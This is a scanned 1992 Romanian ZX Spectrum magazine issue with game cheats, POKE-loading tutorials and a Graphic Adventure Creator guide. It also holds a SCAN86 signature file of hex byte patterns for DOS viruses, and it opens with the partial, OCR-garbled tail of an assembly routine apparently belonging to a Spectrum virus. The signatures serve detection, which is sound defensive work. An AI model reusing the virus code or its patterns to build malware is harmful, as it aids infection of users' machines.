1800 XOR A
1810 OR H
1820 JR Z,FIN4
1830 LD HL,(23320)
1840 LD (HL),56
1850 EX DE,HL
1860 LD (HL),7
1870 LD (23320),HL
1880 FIN4
1910 LD A,23759
1920 CP253
1930 JR Z,FIN6
1940 LD HL,60350
1950 LD DE,23755
1960 LD BC,744
1970 LDIR
1980 FIN6

2010 LD A,(24500)
2020 CP0
2030 JR NZ,FIN8
2040 LD A,(24501)
2050 CPO
2060 JR NZ,FIN8
2070 LD HL,(23627)
2080 LD DE,745
2090 SBC HL,DE
2100 LD (23627),HL
2110 LD HL,(23641)
2120 SBC HL,DE
2130 LD (23641),HL
2140 LD HL,(23643)
2150 SBC HL,DE
2160 LD (23643),HL
2170 LD HL,(23649)
2180 SBC HL,DE
2190 LD (23643),HL
2200 LD HL,(23651)
2210 SBC HL,DE
2220 LD (23649),HL
2230 LD HL,(23653)
2240 SBC HL,DE
2250 LD (23653),HL
2260 LD HL,(23649)
2270 LD DE,24300
2280 SBC HL,DE
2290 PUSH HL
2300 POP BC
2310 LD HL,745
2320 LD DE,24500
2330 ADD HL,DE
2340 LDIR
2350 LD DE,745
2360 LD HL,(23637)
2370 SBC HL,DE
2380 LD (23637),HL
2390 LD A,13
2400 LD (23560),A
2410 FIN8

2500 LD BC,6
2510 LD DE,23301
2520 LD HL,24320
2530 ST90 LD A,(DE)
2540 DEC DE
2550 CPI
2560 JR Z,ST90
2570 LD A,B
2580 OR C
2590 JR NZ,FIN9
2600 LD HL,24330
2610 LD B,32
2620 ST9 LD A,(HL)
2630 DEC A
2640 RST #10
2650 INC HL
2660 DJNZ ST9
2670 LD A,32
2680 LD (2399),A
2690 FIN9

2710 POP AF
2720 POP HL
2730 POP DE
2740 POP BC
2750 EI
2760 RET
```

Tips & Tricks

1. Altered beast
Lupu Florin
In timpul jocului apasa toate tastele folosite pentru a incerca ce nivel doresti

2. Arkanoid
In lista "High Scores" foloseste numele "PBRAIN" si apasa spatiu pentru a te reintoarce la nivelul parasit in jocul anterior

3. Arkanoid - REVENGE OF DOH
Identic cu Arkanoid dar in loc de "PBRAIN" foloseste "MAAAAH"

4. BATMAN THE MOVIE
Apasa ED209 deodata pentru a trece la urmatorul nivel

5. BMX - FREESTYLE SIMULATOR
Cind ti se cere numele incearca cu "TAEHC" si vei fi intotdeauna calificat

6. COBRA FORCE
Ajunge sa-ti definesti tastele in forma SIMON pentru vieti infinite

7. CYBERNOID II
Redefineste tastele in forma ORG si Y dupa care poti sa le redefinesti in forma dorita, oricum ai vieti infinite

8. DOMINATOR
Tasteaza deodata Z, X,M,V,N,J si H pentru a deveni invizibil. Acum aceleasi taste au efect contrar

9. THE EMPIRE STRIKES BACK
In timpul selectiei nivelului tasteaza CAPS,Z,X,C si V impreuna pentru vieti infinite

10. DUMMY RUN
Cind esti pe fringhie tasteaza CHEAT pentru vieti infinite

11. EXOLON
Pentru vieti infinite defineste-ti tastele ZORBA

OK

RO - VIR

Pentru ca tot am vorbit de virus pentru Spectrum, de ce n-am vorbi si de cei autohtoni?

Posesorii de compatibile IBM probabil ca deja cunosc bine programul SCAN86. Ei bine, acest 'killer' de virusi este neputincios in fata epidemiei romanesti; si asta pentru ca nu are nici o informatiei despre semnaturile acestora.

OK, cei ce au PC-uri pot sta linistiti (o vreme. . .).

Dam mai jos o extensie (EXT) care tastata exact asa cum este, poate depista o serie intreaga dintre cei mai noi virusi indigeni.

Dupa ce terminati introducerea, salvati sub un nume oarecare (ex.: semn) cu extensia .EXT

In final va trebui sa aveti un fisier:

SEMN.EXT

Pentru scanare tastati:

SCAN C: /EXT C:SEMN.EXT /a

sau:

SCAN [path]: /ext [path]: nume.EXT /all

Succes ! ! !

SEMN.EXT

```
# The 1000 bytes singing virus
"50 E8 02 00 00 ? 5B 43 0E 1F 8A 27 83 C3 1A 90 B9 C9 03 90 8A 07 32 C4 88 07 FE C4 43 E2 F5" Bonny-1000
"511E0656570E07FCA8" TRACEBACK 3066 / MUTACION 3066 A 3068
"97??43EB" STRING ENCRIPTACION BASICA VIRUS FLIP (puede ser solo encriptacion)
"7c33c0fa8ed08be3" STRING BASICO VIRUS ANTITELEFONICA
"B833028C0E460A1EB8" STRING NEW VIRUS REPORTED FROM MALAGA (SPAIN) 01.30.1992
"41 4C 45 58 30 33 30 32" Alex Virus
"3D 00 4B 74 05 2E FF" Printer (778) Virus
"74 68 65 20 66 69 72 73 74 20 52 6F 6D 61 6E 69 61 6E" Jos Iliescu! Virus
"4A 41 42 42 45 52" Jabber Virus (Variant)
"B4 2A CD 21 81 F9 C7 07 72" DataCrime 1991 (Emil 1) Virus
"B4 2A CD 21 81 F9 C7 07 EB" DataCrime 1991 (Emil 2) Virus
"27 00 12 04 17 00 45 11 0D 00 45 2F" JabberWocky Virus
"50 1E 33 C0 8E D8 A0 17 04 24 0C 3C 0C 75 1D E4 60" Parity Check Virus
"C6 40 18 FF 8B 78 13 C7 40 13 E9 04 8C 48 15 C5 58 19" Driver Virus
#urmatorul virus are ca alias si DROSESCU [RADU]
"e8 00 00 5d 81 ed 03 00 06 1e 50 33 c0 1e 8e d8" IMF Iasi 1 Virus [IMF-1]
"e8 00 00 5e 81 ee 6b 00" IMF Iasi 2 Virus [IMF-2]
"e8 00 00 5b 81 eb 03 01" IMF Iasi 3 Virus [IMF-3]
"b4 49 cd 21 fa bb ff ff b4 48 cd 21 fa" VIR-1 Virus [VIR-1]
"33 c0 8e d8 fa 8e d0 b8 00 7c 8b e0 fb 1e 50 a1" Petru Groza Virus
"33 c0 8e d8 f6 06 3f 04 01 75 10 58" Petre Roman Virus [PETR]
"cd 20 c2 11 00 9a" Salut Virus
"53 8a d8 0a e4 75 02 24 7f 9c 2e ff 1e 0f 03" Bit7 Virus
"0a e4 75 06 3c 1b 75 02 b4 02 2e ff 2e 0b 03" Esc Virus [ESC]
"0a e4 75 06 3c 2c 75 02 b4 02 2e ff 2e 0b 03" Comma Killer Virus [COMMA]
"8b fa b9 41 00 fc f2 ae 83 ef 0c 8b f7 0e 07" VD Virus
"bc 00 06 ff 06 eb 04 31 c9 8e d9 c5 06 c1 00 05" Chisinau Virus [CCCP]
"55 50 53 51 52 1e 06 56 57 52 1e 33 c0 8e d8 c5" ITC Virus
"B8 CC FF CD 21 3D FF CC 74 0D" 1759 virus
"68 03 A3 24 00 A1 6A 03 05 10 00 A3 1C 00 90" 24 Decembrie [DEC24]
"BF 0C 01 8B 36 0C 01 03 F7 B9 5D 02 1E 07 EA 00" Anti-Pascal [ANTI-TP]
```



TIPS & TRICKS

12. GAME OVER II

Codul de acces pentru urmatorul nivel este 18757

13. BEMENI WING

Parolele pentru diferite nivele:

Level 2 - EYEPLANT
3 - WHATWALL
4 - GOODNITE
5 - SKULLDUG
6 - BIGMOUTH
7 - CREEPISH

Final mag FINAL FXS

14. INDIANA JONES AND THE LASTCRUSADE

Apasa O,T si D in primul SCREEN apoi SHIFT si numarul nivelului dorit

OK

M1



LOADING . .

Cum introducem POKE-uri la jocuri?

by Roman Daniel

Here i go again, friends.

Sa analizam o tema foarte importanta: cum introducem POKE-uri la diverse jocuri, pentru ca nici unul sa nu ne mai reziste?

Treaba merge mai usor la programele la care incarcarea lor se face din BASIC. De exemplu, daca vedem un listing de forma:

10 PAPER 0:BORDER 0: INK 0: CLEAR xxxxx:LOAD" "SCREEN$: LOAD""CODE:RANDOMIZE USR nnnnn

n-avem decit sa strecuram POKE-ul inaintea instructiunii RANDOMIZE..... si ne putem juca linistiti.

O problema mai mare o pun acele jocuri care in timpul incarcarii afiseaza "M1 Loading"(sau "M128 Loading"). Haideti sa le rezolvam; introduceti utilitarul SPION si incarcati, de exemplu, un joc mai vechi care mie mi-a placut foarte mult: **"1942"**.

Sa dam SPION-ului comanda "K" (listarea BASIC-ului); pe ecran va apare "List to line:".

Tastati ENTER si sa ne uitam:

0 REM....
2 BORDER SGN PI:INK SGN PI:PAPER SGN PI:CLEAR VAL"24751":PRINT "M1 Loading": RANDOMIZE USR (VAL"256"*PEEK VAL "23636"+ PEEK VAL "23635"+VAL "5")

In linia cu REM se pastreaza textul in cod masina. Cea mai importanta instructiune a liniei 2 este RANDOMIZE USR..... care are ca efect executia codului masina care se afla in memorie incepind cu adresa 23760.

Ne intoarcem cu ENTER la meniul principal si dam comanda T pentru a dezasambla textul nostru. Calculatorul vrea sa afle adresa de unde incepe dezasamblarea : "Disasembly from Address:". Valoarea care trebuie introdusa este 23760; tastati acest numar si ENTER si apasati pe H pentru a opri dezasamblarea (momentan) - orice alta tasta o continua iar Q revine la meniul principal. Iata ce ne dezasambleaza excelentul SPION de la adresa 23760 (#5cd0):



```
5CD0 LD IX,#0000
5CD4 LD DE,#0011
5CD7 XOR A
5CD8 SCF
5CD9 CALL #0556
5CDC LD IX,#6080
5CE0 LD DE,#6180
5CE3 LD A, #FF
5CE5 SCF
5CE6 CALL #0556
5CED LD DE,#0011
5CF0 XOR A
5CF1 SCF
5CF2 CALL #0556
5CF5 LD IX,#4000
5CF9 LD DE,#1132
5CFC LD A, #FF
5CFE SCF
5CFF CALL #0556
5D02 CALL #60D8
5D05 LD IX,#0000
5D09 LD DE,#0011
5D0C XOR A
5D0D SCF
5D0E CALL #0556
5D11 LD IX,#4050
5D15 LD DE,#0772
5D18 LD A, #FF
5D1A SCF
5D1B CALL #0556
5D1E JP # 60DB
```

STOP! Dupa cum se vede programul incarca 3 blocuri cu header. Acesta

se realizeaza intre adresele #5CD0 si # 5CD1D.

Instructiunea care declanseaza programul se afla (e valabil pentru marea majoritatea jocurilor cu "M1 Loading") la adresa #5D1E (23838):

JP # 60D8

Noi trebuie sa inlocuim acasta instructiune cu intoarcerea in BASIC:

RET (cod #C9)

introducem POKE-urile si executam programul. OK, pina aici cu teoria.

ACUM, partea practica, cum introducem POKE-ul?

Resetam calculatorul si incarcam dupa cum am spus jocul "1942". Intram in BASIC cu BREAK si pe liniile 0 si 2 ale programului, introducem alte 2 linii:

```
1 POKE 23838, 201:REM Return to BASIC after loading
10 POKE 52304, 255: RANDOMIZE USR (PEEK 23839, 256 * PEEK 23840):REM POKE-ul pentru 255 vieti este 52304, 255
```

dupa aceea executam programul.

Obtinind 255 de vieti putem termina cele 32 de stagii ale jocului; (*prima* data cind jucati veti avea numai 5 vieti - nu va alertati - la urmatorul joc veti beneficia de numarul maxim de vieti).

Acest caz se poate extinde, in general, la toate programele cu "M1 Loading" pentru ca sint lucrate cu aceeasi interfata, deci la adresa 23838 se va afla instructiunea de executie, JP.

Jocurile (e drept, mai putine) care afiseaza "M128 Loading" au acelasi stil de incarcare si difera doar POKE-ul pentru intoacerea in BASIC:

```
1 POKE 23883,201
10 REM POKE-urile tale: RANDOMIZE USR (PEEK 23884 + 256 * PEEK 23885).
```

Cu aceasta nici un joc de acest fel nu va va mai rezista. OK, it's done!

Daca aveti nelamuriri, probleme cu unele jocuri, sau (cu) orice alte rutine in cod masina imi puteti scrie pe adresa revistei hobBIT cu mentiunea pe plic Pentru DANY. Nu ezitati! Orice se rezolva!

P.S. Cu aceasta ocazie anunt 2 greseli de tipar din nr.2/1992.
-pag 24-linia 980 DELBCR DELBC este corect 980 DELBCR DEC BC
-pag 27-linia 460 - LD B, #80 este corecta 460 LD B, #B0.



BYE, pe luna viitoare!

ROBOCOP - TERRORSOFT VERSION

```
10 BORDER 0: PAPER 0: INK 7 CLS: RESTORE100
20 FOR a = 0 to 8
30 LET end =10: LET S=0: READ adr: IF a=8 THEN LET end=4
40 FOR r=1 TO end
50 READ pk : LET S =S+pk
60 POKE adr- 1+r, pk: NEXT r
70 READ suma
80 IF S suma THEN PRINT "ERROR in DATA...": STOP
90 NEXT a
95 PRINT "Loading ROBOCOP cheat made ...": RANDOMIZE USR 40000
100 DATA 40000, 221, 33, 0, 252, 17, 17, 0, 175, 55, 205, 975
110 DATA 40010, 86, 5, 221, 33, 0, 252, 17, 91, 0, 62, 767
120 DATA 40020, 255, 55, 205, 86, 5, 221, 33, 0, 252, 17, 1129
130 DATA 40030, 17, 0, 175, 55, 205, 86, 5, 221, 33, 0, 797
140 DATA 40040, 252,17,0,3,62,255,55,205,86,5,940
150 DATA 40050, 33, 128, 156, 17, 143, 254, 1, 20, 0, 237, 989
160 DATA 40060, 176, 195, 0, 252, 33, 149, 180, 62, 182, 119, 1348
170 DATA 40070, 175, 33, 228, 98, 119, 62, 201, 33, 113, 154, 1216
180 DATA 40080,119,195,25,129,468
RUN
```

Dupa executarea acestui program introduceti jocul ROBOCOP de la inceput si veti obtine energie infinita.

Coduri de acces :
GAME OVER2 : 18024
NAVY MOVES2 : 63723
SATAN 2 : 01020304
CAPITAN TRUENO2 : 270653

BOMB JACK - infy lives

```
1 REM {75 spatii }
2 FOR A = 23760 TO 23831
3 READ Q : POKE A, Q: NEXT A
5 DATA 221, 33, 0, 64, 17, 0, 27, 205, 247, 92, 221, 33, 24, 111, 17, 255, 140, 205, 247, 92
6 DATA 33, 8, 252, 17, 240, 255, 1, 241, 140, 237, 184, 62, 0, 50, 64, 195, 195, 75, 193
7DATA221,229,213,62,255,55,205,86,5,209,221,225,48,242,221,126,0,238,165,15,198,15
8 DATA 221, 119, 0, 221, 35, 27, 122, 179, 32, 238, 201
9 STOP
10 BORDER 0: PAPER 0: INK 0: CLEAR 65519
20 PRINT #0; AT 0,10; "BOMB JACK"; AT 1,3; "INFY LIVES BY TERRORSOFT"
30 RANDOMIZE USR 23760
```

Introduceti programul si executati-l cu RUN. Dupa aparitia mesajului STOP Statement stergeti liniile 2-9 si dati iarasi comanda RUN.

Pozitionati caseta chiar la inceputul jocului BOMB JACK si porniti-o. Astfel veti obtine vieti infinite la acest joc.

Programul de mai sus poate fi salvat (dupa stergerea liniilor 2-9) cu SAVE "BOMB JACK+"LINE 0, si il puteti folosi oricind.

GRAFIC ADVENTURE CREATOR

Emil Matara

Ma adresez acum tuturor Spectrum-istilor, dar in special fanilor 'adventure games'. De cite ori nu ati vrut si voi sa concepeti propriul vostru 'adventure' cu care sa va uimiti prietenii, dar v-ati lovit de probleme insurmontabile care v-au facut sa va lasati repede pagubasi.

Iata insa ca firma INCENTIVE SOFTWARE care nu conteneste sa ne uimeasca de la produs la produs vine in ajutorul nostru cu acest program ajutator ('devastator' va asigur) care inca din titlu spune totul: "Creator de jocuri de aventuri cu grafica 'implementata' ". Fara instructiuni de folosire nu faci nimic, pierzindu-te pur si simplu in meniurile stufoase ale utilitarului.
Deci:

DE UNDE INCEPEM?

Foarte simplu. Tot ce trebuie sa faci este sa apesi tasta 'B' din meniul principal si sa-i spui programului din ce "ROOM" vrei sa incepi 'adventure game'.

SALVARI SI INCARCARI

Apsind tasta 'S' din meniul principal iti va aparea "DATA FILE" sau "RUNNABLE ADVENTURE". Evident ca prima optiune salveaza programul la care lucrezi inca (pe care poti sa-l reiei de unde l-ai lasat), iar cu a doua optiune salvezi programul in ultima forma, finisata, gata de a fi rulat.

CONDITII

Acstea sint cele mai importante parti ale oricaror 'adventures'. Conditiile fac ca orice joc de acest gen sa aiba coerenta, logica, continuitate. Conditiile iti spun interactiv tot ce trebuie sa stii tu despre joc, iar jocului il spun, fara ca tu sa vezi lucrul acesta, ce sa faca in continuare ca raspuns la ce ai cerut tu intr-o situatie data. G.A.C. are propriul sau format special pentru a scrie aceste conditii si acest mod este aproape similar cu limbajul BASIC.
De exemplu o linie de conditie poate arata astfel:
IF (VERB 16 AND NOUN 2) LOOK WAIT END

Intreaga lista de conditii este data mai jos:
VERB X - verbul x a afost tastat in program?
NOUN X - este substantivul x tastat in program?
ADVE X - este adverbul x tastat in program?
HERE X - este obiectul x aici? Unde se afla in prezenta camera?
CARR X - obiectul x a fost purtat?
AVAI X - este obiectul x disponibil pentru a fi folosit?
X IN Y - este obiectul x in camera y?
WEIG X - stabileste greutatea obiectului x.
SET? X - este 'MARKER'-ul x pus?
X CST Y - il pune pe x sa fie la valoarea contorului numarului y.
INCR X - incrementeaza contorul x cu 1.
DECR X - decrementeaza contorul x cu 1.
GOTO X - du-te in camera x si descrie noua locatie.
CONN X - verifica in tabela de conexiuni dupa o legaturaa de la camera curenta folosind verbul x.
STRE X - pune greutatea maxima pe care poti sa o cari in x.
BRIN X - aduce obiectul x aici.
FIND X - gaseste obiectul x si se deplaseaza la el (daca l-a gasit, fireste)
SAVE - salveaza pozitia curenta a jocului pe banda sau disc.
LOAD - incarca un joc salvat.
WAIT - asteapta o noua comanda.
OKAY- afiseaza "OKAY" si asteapta o noua comanda.
EXIT - opreste jocul; jucatorul nu este intrebat, deci poate fi folosita pentru a pierde vietile in timpul jocului pina la 'GAME OVER'.
QUIT - jucatorul este intrebat daca vrea sa continue; un raspuns negativ reseteaza programul.
MESS X - afiseaza mesajul x.
PRINT X - afiseaza numarul x.
LF - afiseaza in modul 'LINE-FEED' pe ecran
WITH - este egal cu numarul camerei unde ai pus un lucru pe care l-ai dus pina acolo.
HOLD X - opreste jocul pentru x*1/50 sec.
X+Y - returneaza valoarea lui x+y.
X-Y - returneaza valoarea lui x-y.

TABELA DE STARI

Aceasta apare cind lucrezi in modul grafic ("G" pe meniul principal), si de la stinga la dreapta reprezinta:

PEN and PAPER: stiloul porneste pe pozitia "OFF" a 'paper'-ului. Cursorul poate fi pozitionat fara imagine chiar.
INK: arata starea fondului.
PAPER: arata starea curenta a fundalului (culoarea hirtiei).
X&Y: arata pozitia cursorului, unde coltul din stinga jos este x=0 si y=0.
LAST: arata ultima comnada folosita.
PI: indica imaginea grafica pe care o desenezi la un moment dat.
NOTA: Nu va impacientati. Ca sa reveniti la meniul principal in orice moment, apasa tasta 'BREAK' de mai multe ori.

COMENZI GRAFICE

Tastele cu sageti (5, 6, 7, 8) - muta cursorul.
Tastele cu sageti (5, 6, 7, 8) si CAPS_SHIFT - muta cursorul din 8 in 8 pixeli.
L (la prima apasare) - linie; fixeaza unul din capetele liniei; muta cursorul.
L (la a doua apasare) - linie; fixeaza cel de al doilea capete al liniei.
E (la prima apasare) - elipsa/cerc; fixeaza centrul; muta cursorul.
E (la a doua apasare) - elipsa/cerc; fixeaza forma finala.
R (la prima apasare) - rectangular; fixeaza un colt; muta cursorul.
R (la a doua apasare) - rectangular; fixeaza forma finala.
D - tipareste un punc la locatia curenta.
I - culoarea cernelii.
P - culoarea hirtiei.
V - flash.
B - bright.
T - aria pentru text si culoarea borderului.
G - umple atributele pozitiilor.
F - umple de la cursor toata aria cu INK.
A - umple de la cursor toata aria cu PAPER.
W - deseneaza toata imaginea.
M - compileaza desene; apare un prompter pentru numarul imaginilor.
C - scoate mai bine in evidenta pozitia cursorului.
SS+5, 6, 7, 8 - se plimba prin imagine pentru a imbunatati editarea.
SS+5 - un pas inapoi cu o comanda.
SS+8 - un pas inainte cu o comanda.
SS+6 - un pas inapoi cu 5 comenzi.
SS+7 - un pas inainte cu 5 comenzi.
Z - sare la inceputul imaginii.
DELETE - sterge ultima comanda.
CS+9 - sterge de la pozitia curenta pina la sfirsit.
BREAK (apasat odata) - arata numarul noii imagini.
BREAK (apasata a adoua oara) - reintoarce in meniul principal.

SUBSTANTIVE SI OBIECTE

Destul de simplu de folosit. Substantivele sint lucruri pe care programul le recunoaste, cum ar fi: carti, sabii, etc. Obiectele sint cam aceleasi lucruri, dar ele pot fi deplasate de-a lungul aventurii si sint facute sa apara sau sa dispara uneori. Deci este bine ca obiectele masive, care nu sint deplasabile de-a lungul jocului sa fie definite ca substantive, iar celelalte ca obiecte.

Pentru a introduce un substantiv, apasa "N" iar pentru un obiect apasa "O". Dupa aceasta tasteaza un numar de identificare si o descriere a substantivului sau a obiectului. Apasa apoi 'ENTER' si ti se va arata locatia de start. La acest punct poti sa dai obiectelor o anumita greutate si eroul tau va putea cara doar un numar limitat de obiecte.

VERBE

Ca eroul tau sa poata duce 'quest'-ul la bun sfirsit trebuie sa-i spui ce sa faca si cind sa faca. Poti face asta prin folosirea verbelor; exemplu: EAT, DROP, WEST, NORTH, etc.

GAC include propria lista de verbe, dar poti include si tu oricare alt verb pentru a-i da aventurii o tenta mai personala. Pentru a introduce verbele, din meniul principal apasa "V", dupa care tasteaza un numar si verbul propriu-zis; pentru a da mai multe verbe pentru aceeasi actiune, dam acelasi numar la mai multe verbe.

Pentru editarea listei de verbe folosim tastele cursor pentru a alege verbul potrivit, dupa care apasa ENTER si schimba verbul daca vrei. Cind l-ai schimbat apasa din nou ENTER.

MESAJE

Acestea sint foarte folositoare de-a lungul 'quest'-ului. Citeva dintre acestea sint mesaje comune (ca de exemplu: Nu inteleg comanda.). De asemenea puteti inventa tot felul de mesaje. GAC va permite sa folositi pina la 255 de mesaje in memoria lui interna si care pot fi apelate la momentul oportun in joc. Pentru a introduce un mesaj, tastati un numar de ordine urmat de mesajul respectiv.

GRAFICA

Apasati "G" in meniul principal si puteti crea grafica dorita pentru joc. In cadrul sectiunii 'grafice' a GAC veti vedea o 'fereastra grafica', o tabela de stari si un prompter care da un numar la screen-uri.
Pentru a demonstra cit de usor este de folosit GAC va propun urmatorul experiment:
-incarcati GAC si apasati T pentru a se incarca in modul 'Quikstart'. Acum tastati "R", "1" si "ENTER".
-tastati "A", "Cave" si "ENTER" de trei ori.
-apasati BREAK, apoi CAPS_SHIFT urmate de SPACE si ENTER.

Tocmai ati creat propriul dumneavoastra joc, mini-adventure. Nu prea este pasionant, dar este un adventure indiscutabil. Pentru a va intoarce iar in maniul principal, apasati BREAK de trei ori.

DESCRIEREACAMERELOR

Aceasta se refera de fapt la orice 'locatie' a aventurii pe care vreti sa o descrieti.

Acestea pot fi: o camera, o pestera, un parking, o vale, etc., orice va trece prin minte. Daca aveti suficienta memorie, puteti introduce pina la 9999 de camere. Camerele constituie osatura principala a jocului dvs, de aceea va sfatuiesc sa luati mai intii o foaie de hirtie (mai mare) si sa le insirati intii pe aceasta, dupa care faceti obligatoriu o harta.

Apasati "R" in meniul principal si apare mesajul: " Which room number?". In acest moment tastati un numar si ENTER, dupa care tastati textul care poate avea pina la 255 de caractere. Apasati apoi ENTER si va apare mesajul: "Connection are?". Deci GAC va intreba daca locatia care tocmai ati introdus-o are vreo legatura cu alta locatie. De exemplu, daca locatia introdusa este un automobil, atunci bancheta din spate poate fi locatia unu, bancheta din fata locatia doi, motorul locatia trei, pasagerul locatia patru, etc.

Folosind acest exemplu puteti tasta:

1.NORTH

2.EST

3.SOUTH

4.DOWN

Intre aceste locatii puteti insera si grafica, dar daca nu doriti acest lucru tastati 'ENTER'.

OBSERVATII IN LEGATURA CU CONDITIILE

-toate conditiile sint operationale de la stinga la dreapta.

-GAC necesita spatii intre rinduri, ca si intre VERBE si SUBSTANTIVE si numerele lor.

-conditiile sint verificate pe trei nivele de priorotate, si anume: prioritate inalta, locala si joasa. Prioritatile sint fixate din meniul principal tastind respeciv H, C, si L.

-prioritatea inalta este controlata inainte ca jucatorul sa introduca o comanda de la tastatura.

-prioritatea locala este controlata dupa ce jucatorul a introdus o comanda de la tastatura si are efect numai in locatia in care se afla .

-prioritatea joasa este verificata cind jucatorul a introdus o comanda de la tastatura si nu face referire decit la citeva locatii de pe parcursul jocului.

Si cu aceasta, gata! Go to work!

Astept cu nerabdare noile voastre adventures "Made in Romania".

SUCCES!

TIPS & TRICKS

Lupu Florin

SPECTRUM

15. LAST NINJA II

In lupta cu un inamic stai in fata lui, apasa pe PAUSE,DOWN si FIRE. Puterea lui va deveni nula

16. MAZEMANIA

Coduri de acces:

Level 1 - NONE
5 - HARLECH
9 - JUPITER
13 - STAYPUFT

17. MOON STRIKE

Cind apare mesajul "PRESS ENTER TO CONTINUE" tasteaza CHEAT pt. 255 vieti (nu chiar infinite)

18. NEW ZEELAND STORY

In ecranul cu optiuni tasteaza "FLUFFY" pentru vieti infinite. In timpul jocului apasa "ENTER" pentru a trece la urmatorul nivel.

19. NIGHTMARE ON ROBINSON STREET

Redefineste-ti tastele sub forma CHEAT pentru energii infinite

20. NINJA MASACRE

Level codes:

-SNOW

-EASY

-RACK

-BLUE

-STAG
-HULL
-BEER
-BARD

21. OPERATION WOLF
Apasa toate tastele folosite cind apare un mesaj, asteapta inceputul jocului si apasa T pina ajungi la nivelul dorit.

22. QARX
In "Hi.Score table" tasteaza "HI.GREG" iar apoi apasa Z,S,D,G,H si B deodata pentru 8 vieti si nivelul urmator.

23. P.4J
In "HI.Score table" tasteaza ZEBEDEE pentru vieti infinite.

24. RENEGADE III
In meniul principal apasa Q si T pina cind se va modifica ecranul, dupa care apasa numarul fiecarui nivel pentru a-l completa.

25. REX
CODE:8880888793999409
CODE:8985809184889508

26. SANIXON THE SPECTRUM REMIX
Defineste-ti tastele CHEAT si foloseste parola LYNN pentru vieti infinite.

27. SHANGHAI WARRIORS
In "Hi Score table" foloseste numele OUTLAND. De cite ori vei fi la strimtoare ajunge sa apesi DELETE.

28. SHINOBI
Redefineste-ti tastele in forma GRUTS.Mesajul va fi:"Hello Cheeky". Acum poti redefini tastele in forma dorita, oricum dispui de vieti infinite.

29. SPHERICAL
Parolele de care ai nevoie:
YARMAK
RADAGAST
ORCSLAYER
MIRGAL
GHAMINA
GLIEP
MOURNBLADE
JADAWIN
GUMBACHACHMAL
ILLUMINATUS
SPACE

30. STARFARCE
Pentru vieti infinite redefineste-ti tastele sub forma TRONIC.

31. STORMLORD
Pentru a schimba nivelul tasteaza "BRINGONTHEGIRLS" fara spatiu. Ecranul se va bloca, acum este de ajuns sa tastati numarul nivelului dorit (1-4).

32. STRIDER
Apasa Z si O ; SHIFT si 1 pentru a termina nivelul.

33. TASK FORCE
Defineste-ti tastele CRASH pentru vieti infinite.

34. THUNDER BLADE
Dupa ce incarci jocul pe ecran va apare
A: Keyboard Speed Controler
B: Joystick Speed Controler
Apasa G si O, borderul isi va schimba culoarea pentru citeva secunde. Continua acum jocul in mod obisnuit dar daca apesi CR(ENTER) vei ajunge la nivelul urmator.

35. TURBO BOAT SIM
Cind jocul este in stare de pauza apasa T pentru nivelul urmator.

36. TURBO OUT RUN
Pentru a obtine timp suplimentar la inceputul fiecarui nivel apasa P si SPACE.

37. TWIN TURBO V8
In ecranul cu desenul masinii (ultimul) tasteaza "UNIVERSAL PEACE" pentru vieti si timp infinit.

38. THE UNTOUCHABLES
In "Hi Score table" incearca numele "HUMPHREY BOGART". Pentru urmatorul nivel apasa toate tastele.

39. VATMAN
Pentru energii infinite redefineste-ti tastele in forma CHEAT.

40. WONDERBOY
Pentru a avea direct din start skateboard-ul alege "two player mode" dupa care vei avea skateboard-ul liber apasind DELETE siCS+SS. Dupa care pornind jocul vei avea toate vietile si skateboard-ul.

41. XENON
Porneste jocul in mod obisnuit si apasa BREAK pentru pauza. Apasa tastele T, I, N si Y, acum FIRE si vei avea vieti infinite.



PC

La WING COMMANDER 1, daca la inceput tastezi WING ORIGIN, in joc orice nava prinsa in colimator se distruge cu ALT+DEL.



BOGZA COSMIN
(SAWNSOFT)
1 Rutine de incarcare
a) CHRONOS
(varianta M1 loading)
```
10 CLEAR 24791
20 LOAD" " CODE 24792,38652
30 LOAD" " CODE 16384,759: RANDOMIZE USR 24830
40 LOAD" " CODE 16464,1968: RANDOMIZE USR 24833
```

b) DAN DARE 1
(varianta M1 loading)
```
10CLEAR 24751
20LOAD" "CODE 24752,36841
30LOAD" "CODE 16384,3263: RANDOMIZE USR 24792
40LOAD" "CODE 16464,1906: RANDOMIZE USR 24795
```

ERDELYI BELA — POKE-uri
GHOSTBUSTERS II:
LEVEL 1: 48240,183: 49494,0: 49712,0: 49624,0
LEVEL 2: 53963,0: 54502,0
DOUBLE DRAGON II(128K): 29014,0: 29033,0
MIG 29: 42965,36
INDIANA JONES 3 (128K): 40461,0: 44516,0:4 4356,0
BESTIAL WARRIORS: 41566,183
SPOOKED: 60504,255
SALAMANDER: 38498,0;35616,0:38592,0
ANFRACTOUS: 31729,0: 34752,0
SANXION: 36585,0
STREETGANG: 39254,0
SAS COMBAT: 33034,0
DOMINATOR: 27524,0
TITAN: 33199,0:33313,0
VICTORYROAD: 39386,255: 39403,255
BLASTEROID: 28468,0
H.A.T.E.: 53246,14
STREET FIGHTER: 42348,201: 37963,0: 42698,0
ROCKSTAR: 25612,201



NAVY MOVES:
LEVEL 1: 49923,0
LEVEL 2: 54035,0: 54047,0
XYBOTS: 27333,182
ELIMINATOR(HEWSON): 40311,0: 44715,0
POPEYE2: 46804,0
KAMIKAZE: 28581,0
AFRICAN TRAIL: 32289,0: 32475,0

CERNAT CIPRIAN
CHUCKIE EGG1-Incarcarea acestui joc se face de catre o subrutina scrisa in limbaj de asamblare, deci nu exista un program in BASIC care sa se termine in RAND. USRxxxxx. Iata cum se introduc POKE-urile in acest caz:
1.Se incarca primul bloc cu MERGE
2.Dupa aparitia mesajului 0 OK 0:1 se introduce secventa urmatoare :
```
POKE 24514,0
POKE 24515,91
POKE 23296,175
POKE 23297,50
POKE 23298,85
POKE 23299,167
POKE 23300,195
POKE 23301,16
POKE 23302,164
GOTO 10
```
Dupa aceasta se continua inregistrarea jocului de pe caseta.Este posibil ca pe ecran sa apara "GAME OVER", dar nu este nimic, jocul va continua.

2. GYROSCOPE
54754,200

3. HIGHWAY ENCOUNTER
40905,0
40772,195
40773,123
40774,157

4. HOBBIT
Header:
```
1 CLEAR 59054
2 FOR N=65150 TO 65173:READ A: POKE N,A: NEXT N
3 LOAD" "CODE
4 RAND.USR 65162
5 RAND.USR 65150
6 DATA 33, 0, 64, 17, 120, 230, 1, 0, 24, 237, 176, 201, 33, 120, 230, 17, 0, 64, 1, 0, 24, 237, 176, 201
```

5. HUNCHBACK: 26888,0
6. JACK BEANSTALK
56388,62: 56389,27: 56390,0: 42404,255

COMMODORE


HARD HAT MACK: 16877, 173
LASERSTRIKE: 16475, 173
